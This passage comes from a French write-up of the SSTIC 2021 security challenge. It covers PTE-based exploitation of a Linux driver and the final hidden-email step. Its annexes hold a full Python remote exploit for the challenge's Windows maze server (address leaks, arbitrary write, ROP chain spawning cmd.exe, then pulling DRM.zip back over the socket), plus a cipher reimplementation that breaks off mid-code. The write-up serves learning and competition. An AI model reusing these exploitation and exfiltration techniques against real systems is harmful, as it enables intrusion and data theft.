[    4.394364] sstic ioctl cmd : c0185301
[    4.445386] sploit: Corrupted page table at address 7fa70abff000
[    4.446878] PGD 2109067 P4D 2109067 PUD 212f067 PMD 212d067 PTE ffffffffffffffff
[    4.447635] Bad pagetable: 000d [#1] SMP NOPTI
[    4.447956] CPU: 0 PID: 90 Comm: sploit Tainted: G           O      5.10.27 #2
[    4.448114] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.14.0-1
04/01/2014
[    4.448570] RIP: 0033:0x4024ed
[    4.448895] Code: 00 00 00 99 99 00 00 48 09 d1 48 63 95 9c df ff ff 48 09 d1 48 89 8d
90 df ff ff 48 63 8d 9c df ff ff 48 8b 8c cd f0 df ff ff <48> 8b 09 f
[    4.449213] RSP: 002b:00007ffe00accbf0 EFLAGS: 00000202
[    4.449321] RAX: 000000000000fd00 RBX: 0000000000400528 RCX: 00007fa70abff000
[    4.449465] RDX: 00000000000000fd RSI: 00000000004b83f0 RDI: 0000000000000005
[    4.449589] RBP: 00007ffe00aced90 R08: 0000000000000000 R09: 0000000000000000
[    4.449716] R10: 00000000004871f0 R11: 0000000000000246 R12: 000000000040a940
[    4.449838] R13: 0000000000000000 R14: 00000000004b6018 R15: 0000000000400528
[    4.449980] FS:  0000000000754380 GS:  0000000000000000
[    4.450089] Modules linked in: sstic(O)
```

On réalise que les pointeurs sous nos yeux sont des PTE[16] et qu'on peut les modifier à notre guise. On peut dès lors écrire et lire où on veut dans la mémoire physique.

La première étape consiste à faire l'association entre une PTE et un pointeur userland vers un espace qui résulte d'un appel à mmap. Par exemple, on peut écrire un marqueur différent dans chacune des pages allouées, modifier une seule PTE, et vérifier à nouveau le contenu des pages allouées. La page pour laquelle le contenu est différent correspond à notre PTE modifiée.

Pour passer le périphérique en mode production, on peut procéder comme suit :

- Parcourir toute la mémoire physique de la VM (128 Mo) à la recherche du driver
- Patcher le driver pour écrire la valeur correspondant au mode production dans le périphérique PCI
- Récupérer le flag à travers le driver

La seule chose qu'il n'est pas possible de tester localement est le passage effectif en mode production car comme dit au début de l'étape 3, le périphérique PCI n'est pas encore émulé et n'a pas été fourni.

Le patch choisi pour le driver est le suivant :

16 https://en.wikipedia.org/wiki/Page_table#Page_table_entry

```
1  __int64 __fastcall ioctl_submit_command(session *a1, _DWORD *userdata)
2  {
3    __int64 cmd_id; // rdi
4    pregion *v4; // rax
5
6    if ( !pci_dev )
7      return 0xFFFFFFEDLL;
8    if ( (unsigned int)(*userdata - 1) <= 2 && a1->preg0 && a1->preg1 )// only handle commands 2 or 3
9    {
10     iowrite32((unsigned int)((a1->preg0->data_ptr[0] - vmemmap_base) >> 6) << 12, pci_dev);// write vmem offset?
11     iowrite32((unsigned int)((a1->preg1->data_ptr[0] - vmemmap_base) >> 6) << 12, &pci_dev->data1);// write vmem2 offset?
12     iowrite32((unsigned int)(a1->preg0->size << 12), &pci_dev->data4);// write region offset
13     iowrite32((unsigned int)(a1->preg1->size << 12), &pci_dev->data5);
14     cmd_id = (unsigned int)*userdata;
15     if ( (_DWORD)cmd_id != 2 )
16     {
17 flush:                                          // exit early with command 3
18       iowrite32(cmd_id, &pci_dev->command_id);
19       iowrite32(1LL, &pci_dev->done);
20       return ioread32(&pci_dev->command_result);
21     }
22     if ( a1->preg2 )
23     {
24       v4 = a1->preg3;
25       if ( v4 )
26       {
27         iowrite32((unsigned int)((v4->data_ptr[0] - vmemmap_base) >> 6) << 12, &pci_dev->data3);
28         iowrite32((unsigned int)((__int64)(*((_QWORD *)a1->preg2 + 3) - vmemmap_base) >> 6) << 12, &pci_dev->data2);
29         iowrite32((unsigned int)(a1->preg3->size << 12), &pci_dev->data7);
30         iowrite32((unsigned int)(*((_DWORD *)a1->preg2 + 4) << 12), &pci_dev->data6);
31         cmd_id = (unsigned int)*userdata;
32         goto flush;
33       }
34     }
35   }
36   return 0xFFFFFFEALL;
37 }
```

```
iowrite32(cmd_id, &pci_dev->command_id);
iowrite32(0LL, &pci_dev->debug_mode);
return ioread32(&pci_dev->debug_mode);
```

Figure 15: Patch du driver pour passer le périphérique PCI en mode production

L'exploit complet est disponible en Annexe 4 : Exploit du driver Linux.

Après exécution de l'exploit, on peut récupérer les clés de déchiffrement du dossier de production et de son contenu. On obtient le 5e flag : `SSTIC{bf3d071f5a8a45fabc549d54be841f8b}`.

Le code permettant d'envoyer les différentes informations au serveur distant est disponible en Annexe 5 : Code pour envoi du payload.

6. Vidéo finale

Le but de tout ce challenge était initialement de trouver une adresse email cachée dans une vidéo. La dernière vidéo est une RUMP d'une ancienne conférence SSTIC sur laquelle on voit apparaître ceci un peu plus loin dans la vidéo :

Figure 16: Contenu de la dernière vidéo

Il y a bien une adresse email mais elle ne correspond pas au format indiqué dans l'énoncé. En jouant un peu avec VLC (outil phare de ce challenge), on remarque que la vidéo a deux pistes vidéo, ce qui semble peu commun. On peut extraire la piste en question avec ffmpeg : `ffmpeg -i vid -map 0:2 output.mp4` ou tout simplement avec un clic astucieux dans l'interface de VLC.



Figure 17: Clic astucieux dans l'interface de VLC

On ouvre notre nouvelle vidéo, on avance jusqu'à l'affichage de l'adresse email et on voit :

Figure 18: Extrait de la deuxième piste vidéo et de l'adresse email de fin

Ça y est, on a enfin l'adresse email cachée et l'épreuve est terminée !

Conclusion

J'ai trouvé le challenge excellent. Il a quand même fallu extraire des données d'une trame USB, voler des données en exploitant à distance un logiciel dans un environnement Windows, comprendre une implémentation de machine virtuelle et le fonctionnement d'un algorithme de chiffrement, découvrir presque à l'aveugle un processeur exotique et son jeu d'instructions associé, pour finalement devoir exploiter une vulnérabilité dans un driver Linux et écrire dans un périphérique connecté en PCI.

Je tiens à remercier les créateurs pour le temps passé à la conception et la mise en place des épreuves. Je remercie Synacktiv pour le temps accordé à travailler sur le challenge et les personnes qui ont su me pousser dans les moments difficiles.

Annexes

Table des Annexes

Annexe 1 : Exploit Windows.....36
Annexe 2 : Implémentation de la fonction de chiffrement d'identifiant de fichier.....46
Annexe 3 : Implémentation d'une fonction de permutation.....52
Annexe 4 : Exploit du driver Linux.....55
Annexe 5 : Code pour envoi du payload.....63

Annexe 1 : Exploit Windows

```
#!/usr/bin/env python3

import telnetlib
import struct
import socket
import hashlib
from random import randint
from binascii import hexlify


saved_ntdll = False
saved_kernel32 = False
saved_imbase = False


if 0:
    print('######################## RUNNING IN *LOCAL*')
    HOST = 'localhost'
    PORT = 1234
    saved_ntdll = 0x00007ffd31a30000
    saved_kernel32 = 0x00007ffd30d30000
    saved_imbase = 0x00007ff745780000
else:
    HOST = 'challenge2021.sstic.org'
    PORT = 4577
    saved_ntdll = 0x00007fffeca70000
    saved_imbase = 0x00007ff76b3e0000
    saved_kernel32 = 0x00007fffeb1f0000



up64 = lambda x: struct.unpack('<Q', x)[0]
p64 = lambda x: struct.pack('<Q', x)


R_WIDTH = 17
R_HEIGHT = 51


class Socket():
    def __init__(self, host, port):
        self.s = socket.create_connection((host, port))
        self.buf = b''

    def recv(self, d): return self.s.recv(d)

    def send(self, d): return self.s.send(d)

    def recv_until(self, d):
        data = b''
        if type(d) == type(''):
            d = d.encode()
        while not data.endswith(d):
            tmp = self.s.recv(1)
            if not tmp:
```

```
                break
            data += tmp
        return data

    def recv_all(self):
        data = b''
        while True:
            part = self.s.recv(4096)
            data += part
            if len(part) < 4096:
                break
        return data

    def interact(self):
        t = telnetlib.Telnet()
        t.sock = self.s
        t.interact()


s = Socket(HOST, PORT)


def do_action(action):
    s.recv_until('Exit\r\n')
    assert action >  0 and action < 9
    s.send(str(action).encode() + b'\n')

def register(nick):
    assert len(nick) <= 127
    do_action(1)
    s.recv_until('Pseudo :\r\n')
    if type(nick) == str:
        nick = nick.encode()
    buf = nick + b'\n'
    s.send(buf)

def create_maze(level, random, width=0, height=0, walls=0, traps=0, score_val=1,
do_save=False, name=''):
    assert 1 <= level <= 3
    r = False
    do_action(2)
    s.recv_until('with traps\r\n')
    s.send(str(level).encode() + b'\n')
    s.recv_until('custom maze ? r/c ')
    if random:
        s.send(b'r\n')
    else:
        assert width % 2 == 1 and height % 2 == 1
        assert 0 <= width < 255
        assert 0 <= height < 255
        s.send(b'c\n')
        s.recv_until('than 3: ')
        s.send(str(width).encode() + b'\n')
        s.recv_until('than 3: ')
        s.send(str(height).encode() + b'\n')
        if level >= 2:
            assert 0 <= walls <= 100
            s.recv_until('is 5%: ')
            s.send(str(walls).encode() + b'\n')
        if level >= 3:
```

```
            assert traps >= 0
            s.recv_until('between 0 and ')
            s.recv_until(': ')
            s.send(str(traps).encode() + b'\n')
            s.recv_until('Score value for traps: ')
            s.send(str(score_val).encode() + b'\n')
    s.recv_until('save this maze ? y/n ')
    if do_save:
        s.send(b'y\n')
        s.recv_until(' to save ?')
        s.send(name.encode() + b'\n')
        d = s.recv(1)
        if d == b'A':
            print(f'A maze with name {name} already exists... You did something wrong
noob!')
            exit(1)
        elif d == b'B':
            print(d + s.recv_all())
            exit(1)
        s.recv_until('saved as ')
        rdata = s.recv_until(b'\r\n')
        rname = rdata.strip().decode()
        assert rname == name, f'Failure: {rdata}'
    else:
        s.send(b'n\n')
    return r


def remove_maze():
    do_action(5)
    s.recv_until('y/n ?')
    s.send(b'y\n')


def load_maze(name):
    do_action(3)
    d = s.recv(1)
    if d == b'T':
        print('No maze to load! Create one please...')
        exit(1)
    s.recv_until('main menu.\r\n')
    s.send(name.encode() + b'\n')


def delete_all_mazes():
    # print('[+] Deleting existing mazes...')
    do_action(3)
    d = s.recv(1)
    if d == b'T':
        # No maze to load, we are done
        pass
    else:
        # Load anything just so we can continue
        nb = int(s.recv_until('Which maze do you want').split(b'\r\n')[-2].split(b' ')
[0].decode())
        s.recv_until('main menu.\r\n')
        s.send(b'1\n')
        for i in range(nb):
            # print(f'  * Deleting {i}')
            load_maze('1')
```

```
            remove_maze()


def upgrade_maze(data):
    do_action(7)
    s.recv_until('positions y/n?')
    s.send(b'y\n')
    s.recv_until('-*-*\r\n')
    s.send(data)


def upgrade_to_3():
    do_action(7)
    s.recv_until('y/n: ')
    s.send(b'y\n')
    s.recv_until('5%: ')
    s.send(b'0\n')
    s.recv_until('y/n: ')
    s.send(b'y\n')
    s.recv_until('0 and ')
    s.recv_until(': ')
    s.send(b'0\n')
    s.recv_until('value for traps: ')
    s.send(b'0\n')
    s.recv_until('save this maze ? y/n ')
    s.send(b'n\n')


############################
######## EXPLOIT
#########################################


def leak():
    # Create a maze to craft our scoreboard
    create_maze(1, False, 3, 3, 0, 0, 0, True, 'wat')
    def play_easy_maze(score=0):
        do_action(4)
        s.recv_until('to exit\r\n')

        # walk against wall once to increase score if needed
        while score:
            s.send(b'z\n')
            s.recv_until('-*-*\r\n')
            score -= 1
        s.send(b'd\n')

    # Craft special .rank file
    #
    # Level Structure:
    # [1 name_size] [ns name] [1 level] [1 width] [1 height]
    # [w*h level_data]
    # [trap_count] [8 score] [2 pos] [1 char] [8 score] [2 pos] [1 char] ...
    #
    # Rank Structure:
    # [1 count] [1 pname_length] [pnl player_name] [8 score]
    #

    level = 1   # level 1 to alloc a pointer right after maze author name
    width = 3
```

```
    height = 3

    ns = 0x80
    buf = [0x41]*(ns + 2)
    buf[ns - 1] = level
    buf[ns - 0] = width
    buf[ns + 1] = height
    size = width * height

    # As the name is rather big, let's split that up
    register(b'A' * 0x79 + b'ba0bab')
    play_easy_maze(0)

    register(b'valjean')
    for i in range(0x7f):
        play_easy_maze(0)

    # Load our specially crafted maze
    load_maze('wat.rank')

    # Print scoreboard and leak data
    do_action(6)
    s.recv_until('ba0bab')

    # We assume anything before \r\n will be the address (the pointer has leading null
bytes, and is stored in little endian)
    leak = s.recv_until('\r\n')
    # Don't forget to remove the closing parenthesis
    addr = leak.split(b'\r\n')[0][:-1]

    # Return the leaked address
    while len(addr) != 8:
        addr += b'\x00'
    addr = struct.unpack('<Q', addr)[0]
    return addr


def arbitrary_rw(PTR, data=b'', small_write=False):
    # Conditions:
    # We can write to pointers which do not have newlines or null bytes for the first 4
lower bytes
    # For the top 4 bytes we are going to cheat with the score of the trap

    def validate_ptr():
        for i in range(4):
            d = (PTR >> (i * 8)) & 0xff
            if d in [0x0a, 0x0d, 0x00]:
                print('INVALID POINTER!')
                return False
        return True
    assert validate_ptr()

    # Delete previous maze
    # delete_all_mazes()
    remove_maze()

    # Create a tiny maze so we can play and generate a suitable ScoreData structure
    score_val = (PTR >> 32)

    # If we have a tiny score value, just make the simplest maze
```

```
    if score_val < 10:
        create_maze(1, False, 3, 3, 0, 0, 0, True, 'wot')
        def play_easy_maze(score=0):
            do_action(4)
            s.recv_until('to exit\r\n')

            # walk against wall once to increase score if needed
            while score:
                s.send(b'z\n')
                s.recv_until('-*-*\r\n')
                score -= 1
            s.send(b'd\n')
    else:
        # For the 5x3 maze 3 moves are needed, subtract them from score
        score_val -= 2
        create_maze(3, False, 5, 3, 0, 1, score_val, True, 'wot')
        def play_easy_maze(widden=False):
            do_action(4)
            s.recv_until('to exit\r\n')

            # walk against wall once to increase score
            # probably useless, but it's just to be *sure*
            if widden:
                s.send(b'z\n')
                s.recv_until('-*-*\r\n')

            for _ in range(2):
                s.send(b'd\n')
                s.recv_until('-*-*\r\n')
            s.send(b'd\n')

    # Craft special .rank file
    #
    # Level Structure:
    # [1 name_size] [ns name] [1 level] [1 width] [1 height]
    # [w*h level_data]
    # [trap_count] [8 score] [2 pos] [1 char] [8 score] [2 pos] [1 char] ...
    #
    # Rank Structure:
    # [1 count] [1 pname_length] [pnl player_name] [8 score]
    #

    level = 4  # force level 4 which is non existant, so that we can use display_level_1
func to leak data
    if small_write:
        width = 2
        height = 8
    else:
        width = R_WIDTH
        height = R_HEIGHT

    # We choose a ns big enough so we have enough data to produce
    # enough traps in case the lowest byte is big
    ns = 0x27
    buf = [0x41]*(ns + 2)
    buf[ns - 1] = level
    buf[ns - 0] = width
    buf[ns + 1] = height

    buf = bytes(buf)
```

```
    size = width * height

    # That's not awesome but hey.. :D
    if small_write:
        buf += b'B'*size
        ndone = 0
    else:
        register(buf)
        play_easy_maze(0)
        ndone = 1
        written = 8
        while written + 100 < size:
            buf += b'B'*(127 - len(buf))
            register(buf)
            play_easy_maze(0)
            written += 128 + 8
            ndone += 1
            buf = b''
        buf = b'B' * (size - written - 1)

    for i in range(4):
        buf += int.to_bytes((PTR >> (8*i)) & 0xff, 1, 'little')  # trap_count

    register(buf)
    play_easy_maze(0)

    # Padding to increase ns (name size) and provide garbage trap struct which satisfies
at least trap_count
    for i in range(ns - ndone - 1):
        register('valjean_' + chr(ord('A') + i) * 119)
        play_easy_maze(1) # higher score to be last

    # Load the fake maze
    load_maze('wot.rank')
    if data:
        # Write the data :-)
        # Upgrade it to 3
        upgrade_to_3()
        # Now we can write where we want :D
        if len(data) < size:
            data += b'\n'
        upgrade_maze(data + b'\n')
    else:
        # Leak the data!
        do_action(4)
        data = s.recv_until('exit\r\n')
        data = b''.join(data.split(b'\r\n'))
        s.send(b'x\n')
        if data == b'':
            print('[-] Something wrong happened! No data read :-(')
            exit(1)
        return data

############
###### Exploit chain starts here
#########################################################

# If testing on real remote, just send token
if 'sstic' in HOST:
```

```
    s.recv_until('have):')
    s.send(b'\n')

# We need to register before doing anything
register('Jean Valjean')

# Leak heap address
if not saved_ntdll:
    delete_all_mazes()
    addr = leak()
    lk = addr
    print(f'[+] Leaked address: {addr:#018x}')
    addr = (((addr >> 16) << 16) | 0x0108)

    # Find some ntdll .data pointer and ntdll base address
    data = arbitrary_rw(addr)
    ntdll = 0
    for i in range(len(data) // 8):
        d = data[8*i : 8*(i+1)]
        d = up64(d)
        mask = 0x00007f0000000000
        if (d ^ mask) == (d & 0xffffffffff):
            ntdll = d
            break
    if ntdll == 0:
        print('[-] Could not find a ntdll-like pointer! :-(')
        exit(1)
    ntdll = ((ntdll - 0x164000) >> 16) << 16
else:
    # Create a maze just for fun (otherwise it stalls)
    delete_all_mazes()
    create_maze(1, False, 3, 3, 0, 0, 0, True, 'pirouette')
    ntdll = saved_ntdll
print(f'[*] Found ntdll base address: {ntdll:#018x}')

# Get PEB and image base address
peb_offset = 0x16a448 # got from opening ntdll in a disassembler - not far from the
PebLdr like symbol, no name
data = arbitrary_rw(ntdll + peb_offset)
PEB = up64(data[:8]) - 0x80
print(f'[+] Found PEB at: {PEB:#018x}')

TEB = PEB + 0x1000
data = arbitrary_rw(TEB + 1)
data = b'\x00' + data
stack = (up64(data[0x8:0x10]) >> 8) << 8
print(f'[+] Found stack?! {stack:#018x}')

# Get image base and kernel32.dll base
if not saved_kernel32 or not saved_imbase:
    peb_data = b'\x00' + arbitrary_rw(PEB+1)
    ldr_data = up64(peb_data[0x18:0x20])
    data = arbitrary_rw(ldr_data)
    image_entry = up64(data[0x20:0x28])
    print(f'[*] DEBUG: {image_entry:#018x}')
    data = arbitrary_rw(image_entry)
    im_base = up64(data[0x20:0x28])
else:
    im_base = saved_imbase
print(f'[+] Found im_base at: {im_base:#018x}')
```

```
if not saved_kernel32:
    ntdll_entry = up64(data[0:8])
    print(f'[*] DEBUG: {ntdll_entry:#018x}')
    data = arbitrary_rw(ntdll_entry)
    kernel32_entry = up64(data[0:8])
    print(f'[*] DEBUG: {kernel32_entry:#018x}')
    data = arbitrary_rw(kernel32_entry)
    kernel32 = up64(data[0x20:0x28])
else:
    kernel32 = saved_kernel32
print(f'[+] Found kernel32 at: {kernel32:#018x}')

# Find ret address on stack
ret_addr = im_base + 0x5e58

# Random read of the stack to find the return address...
sz = R_WIDTH * R_HEIGHT
stack_addr = stack - 0x1000

ret_ptr = 0
while not ret_ptr:
    print(f'[*] Wanna read at: {stack_addr:#018x} (looking for {ret_addr:#018x})')
    data = arbitrary_rw(stack_addr + 1)
    data = b'\x00' + data

    try:
        loc = data.index(p64(ret_addr))
        ret_ptr = stack_addr + loc
        # ret_ptr += 1
    except ValueError:
        print('[-] Could not find ret address on stack :-( Searching further...')
        stack_addr += sz - 8


# force it to be aligned
print(f'[*] Found return address: {ret_ptr:#018x}')
if ret_ptr % 2 == 1:
    ret_ptr += 1
print(f'[*] Found return address: {ret_ptr:#018x}')

# Prepare ropchain
pivot = im_base + 0x006673 # pop rsp; and al, 0x30; add rsp, 0x20; pop rdi; ret
pop_rcx = ntdll + 0x08eb9f # pop rcx; ret
pop_rdx = ntdll + 0x08c557 # pop rdx; pop r11; ret
winexec_addr = kernel32 + 0x065f80
jmp_rax = im_base + 0x0069d0 # jmp rax
pop_rax = im_base + 0x003c5e # pop rax; ret
add_rsp = im_base + 0x005fed # add rsp, 0x38; ret

# Write the ropchain somewhere on the stack, far enough
rop_addr = stack - 0x6030 # + 8

#############################
### ROPCHAIN
rop = b''
rop += b'B' * 0x28
# WinExec(rop_addr, 1);
rop += p64(pop_rcx) + p64(rop_addr + 0x28 + 8*2 + 8*3 + 8 + 8*4 + 8*7)   # Pop 1st arg
```

```
rop += p64(pop_rdx) + p64(0) + b'A'*8                                    # Pop 2nd arg +
unused r11
rop += p64(winexec_addr)
# Loop(true)
rop += p64(add_rsp) + b'x'*8*2 + b'X'*8*5
rop += p64(pop_rax) + p64(jmp_rax) + p64(jmp_rax)                        # Loop
forever :DD
rop += b'cmd.exe\x00'

# Write the ropchain
print(f'[+] Writing ropchain at {rop_addr:#018x}')
arbitrary_rw(rop_addr, rop)
# Overwrite return address
print('[+] Overwriting new RSP ptr and RIP...')
buf = p64(pivot) + p64(rop_addr)
arbitrary_rw(ret_ptr, buf, 1)
# Exit and exec our payload
print('[+] Done... Jumping to the end!')
do_action(8) # action exit
print('[+] Interacting!')
# Download the remote file
s.send(b'type ..\\..\\Desktop\\DRM.zip\n')
print('Downloading.......')
buf = b''
while True:
    r = s.recv(2048*20)
    if not r:
        break
    buf += r
open('DRM.zip', 'wb').write(buf)
```

Annexe 2 : Implémentation de la fonction de chiffrement d'identifiant de fichier

```python
#!/usr/bin/env python3

import struct
from binascii import hexlify


p64 = lambda x: struct.pack('<Q', x)


# Load the whole bytecode with the constants for the algorithm
bytecode = open('./guest_pMuSgTIpxy.so.bytecode', 'rb').read()

# Extracted locations in the bytecode for the functions LPX and LDB
# Which are the pseudocode instructions used for loading bytes from memory
LPX_INDEX = [0x34d79e, 0x34d79e, 0x34d79e, 0x34d79e, 0x34d79e, 0x34d79e, 0x34d79e,
0x34d79e, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6,
0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0x1d63d6,
0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0x1d63d6, 0xa2b2e, 0xa2b2e,
0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0xa2b2e, 0x144c89, 0x1c6181, 0x82838,
0x2788ff, 0x35d906, 0x33d6f0, 0x1f6905, 0x1346b2, 0x37df73, 0x30bcd, 0x92838, 0x2da549,
0x2892f3, 0x154c89, 0x185138, 0x1b596f, 0x2fbd43, 0x247f93, 0x10680, 0x2a92f3, 0x617f2,
0x2eaebb, 0x20bcd, 0x1141c2, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3,
0x2992f3, 0x2992f3, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e,
0xd2c2e, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3,
0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0x2992f3,
0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0x2992f3, 0xd2c2e, 0xd2c2e,
0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xd2c2e, 0xb2b2e, 0x32cdde, 0x2584f3,
0xe2d1b, 0x516f2, 0x543, 0x1039ab, 0x1e63d6, 0x1241c2, 0x2ca142, 0x38df73, 0x195307,
0x175138, 0x2b9f69, 0x40d0e, 0x216dac, 0x30c1ba, 0x2687f3, 0x72738, 0xf380f, 0x237d87,
0x1a576f, 0x36d906, 0x206905, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189,
0x227189, 0x227189, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e,
0xc2c2e, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189, 0x227189,
0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0xc2c2e, 0x31c3ba,
0x31c3ba, 0x31c3ba, 0x31c3ba, 0x31c3ba, 0x31c3ba, 0x31c3ba, 0x31c3ba, 0x165038, 0x165038,
0x165038, 0x165038, 0x165038, 0x165038, 0x165038, 0x165038]
LDB_INDEX = [0x1c596f, 0x33cf53, 0x2faf68, 0x1139ab, 0x82738, 0x1c5ee0, 0x722c6,
0x2fb068, 0x1b586f, 0x1a5307, 0x226eac, 0x33d374, 0x37dce2, 0x144845, 0x257f93, 0x71f12,
0x143, 0x175038, 0x32c4a5, 0x237c87, 0x2099d, 0x30bf43, 0x216aeb, 0x35d79e, 0x72072,
0x30bd43, 0x39df73, 0x443, 0x2fbb19, 0xf310d, 0x50f7a, 0x2eaa63, 0x144945, 0x195138,
0x39e0ce, 0x258093, 0x144a45, 0x2684f3, 0xf2fc6, 0x725d6, 0x5144a, 0x33d153, 0x31c2ba,
0xa2a2e, 0x164eed, 0x2b9df0, 0x2fb821, 0x113fc6, 0x288d5c, 0x2b9998, 0x1a5407, 0x258193,
0x50e0e, 0x288a73, 0xf370f, 0x30c0ba, 0x32cade, 0x32c635, 0x2089d, 0x2b9898, 0x2890f3,
0x2b93f3, 0x2eacba, 0x33d053, 0x164c89, 0x134461, 0x113e0f, 0x2da318, 0x5124a, 0x1c5a6f,
0x1c5ce0, 0x23766c, 0x1b576f, 0x247e93, 0x2c9f9b, 0x1c6081, 0x243, 0xa292e, 0x226fac,
0x1c5de0, 0x144b45, 0x2eab63, 0x2686f3, 0x32c9de, 0x113bab, 0x2fb168, 0x237a0d, 0x2b92f3,
0x1a5507, 0x1d61d6, 0x2fb921, 0x2ea663, 0x37d9e0, 0x1345b2, 0x2ea863, 0x721c6, 0x237b87,
0x32ccde, 0x2ea763, 0x2fbc19, 0x71930, 0x5134a, 0x71c7a, 0x33d474, 0x30be43, 0x2fb721,
0x43, 0xc2b2e, 0x1038ab, 0xf2ec6, 0x237896, 0x1f66d6, 0x5107a, 0x2888ff, 0x113cab,
0x515f2, 0x258393, 0x1f65d6, 0x31c1ba, 0x2fb268, 0x37dae0, 0x2b9b94, 0x1f64d6, 0x1342a3,
0x258293, 0x2fb56e, 0x71b7a, 0x216beb, 0x2685f3, 0x113aab, 0x1d62d6, 0x1f63d6, 0xf3460,
0x288bcc, 0x37dbe0, 0x2891f3, 0xf32d7, 0x288f22, 0x2da142, 0x33d574, 0x2ea963, 0x1a566f,
0x71830, 0x50d0e, 0x32cbde, 0x32c786, 0x1c5be0, 0x616f2, 0x32c886, 0x343, 0x37de42,
0x226dac]
```

```
def LDB():
    global LDBI
    r = LDB_INDEX[LDBI]
    LDBI += 1
    return r

def LPX():
    global LPI
    r = LPX_INDEX[LPI]
    LPI += 1
    return r

def LPX_INV():
    global LPI
    LPI -= 1
    r = LPX_INDEX[LPI]
    return r

def LDB_8A():
    global r16, r17, r18, r19, r20, r21, r22, r23
    r16 = bytecode[LDB() + r0]
    r17 = bytecode[LDB() + r1]
    r18 = bytecode[LDB() + r2]
    r19 = bytecode[LDB() + r3]
    r20 = bytecode[LDB() + r4]
    r21 = bytecode[LDB() + r5]
    r22 = bytecode[LDB() + r6]
    r23 = bytecode[LDB() + r7]

def LDB_8B():
    global r16, r17, r18, r19, r20, r21, r22, r23
    r16 = bytecode[LDB() + r8]
    r17 = bytecode[LDB() + r9]
    r18 = bytecode[LDB() + r10]
    r19 = bytecode[LDB() + r11]
    r20 = bytecode[LDB() + r12]
    r21 = bytecode[LDB() + r13]
    r22 = bytecode[LDB() + r14]
    r23 = bytecode[LDB() + r15]

def LDB_8C(h=None):
    global r8, r9, r10, r11, r12, r13, r14, r15

    r8 = bytecode[LDB() + r20]
    r9 = bytecode[LDB() + r21]
    r10 = bytecode[LDB() + r22]
    r11 = bytecode[LDB() + r23]
    r12 = bytecode[LDB() + r16]
    r13 = bytecode[LDB() + r17]
    r14 = bytecode[LDB() + r18]
    r15 = bytecode[LDB() + r19]
    if h:
        r8 = h[0]
        r9 = h[1]
        r10 = h[2]
        r11 = h[3]
        r12 = h[4]
        r13 = h[5]
```

```
        r14 = h[6]
        r15 = h[7]

def XOR():
    global r16, r17, r18, r19, r20, r21, r22, r23
    r16 = r16 ^ r21
    r17 = r17 ^ r22
    r18 = r18 ^ r23
    r19 = r19 ^ r20
    r20 = r20 ^ r18
    r21 = r21 ^ r19
    r22 = r22 ^ r16
    r23 = r23 ^ r17

    r16 = r16 ^ r23
    r17 = r17 ^ r20
    r18 = r18 ^ r21
    r19 = r19 ^ r22
    r20 = r20 ^ r19
    r21 = r21 ^ r16
    r22 = r22 ^ r17
    r23 = r23 ^ r18

def far_load(a, b, c):
    x = bytecode[a * 256 + b + c]
    return x

def FLPX_A():
    global r0, r1, r2, r3, r4, r5, r6, r7
    r0 = far_load(r0, r20, LPX())
    r1 = far_load(r1, r21, LPX())
    r2 = far_load(r2, r22, LPX())
    r3 = far_load(r3, r23, LPX())
    r4 = far_load(r4, r16, LPX())
    r5 = far_load(r5, r17, LPX())
    r6 = far_load(r6, r18, LPX())
    r7 = far_load(r7, r19, LPX())

def FLPX_A_inv():
    global r0, r1, r2, r3, r4, r5, r6, r7
    r0 = far_load(r0, r20, LPX())
    r1 = far_load(r1, r21, LPX())
    r2 = far_load(r2, r22, LPX())
    r3 = far_load(r3, r23, LPX())
    r4 = far_load(r4, r16, LPX())
    r5 = far_load(r5, r17, LPX())
    r6 = far_load(r6, r18, LPX())
    r7 = far_load(r7, r19, LPX())

def FLPX_B():
    global r8, r9, r10, r11, r12, r13, r14, r15
    r8 = far_load(r8, r20, LPX())
    r9 = far_load(r9, r21, LPX())
    r10 = far_load(r10, r22, LPX())
    r11 = far_load(r11, r23, LPX())
    r12 = far_load(r12, r16, LPX())
    r13 = far_load(r13, r17, LPX())
    r14 = far_load(r14, r18, LPX())
    r15 = far_load(r15, r19, LPX())
```

```
def BIG_FLPX():
    global r0, r1, r2, r3, r4, r5, r6, r7
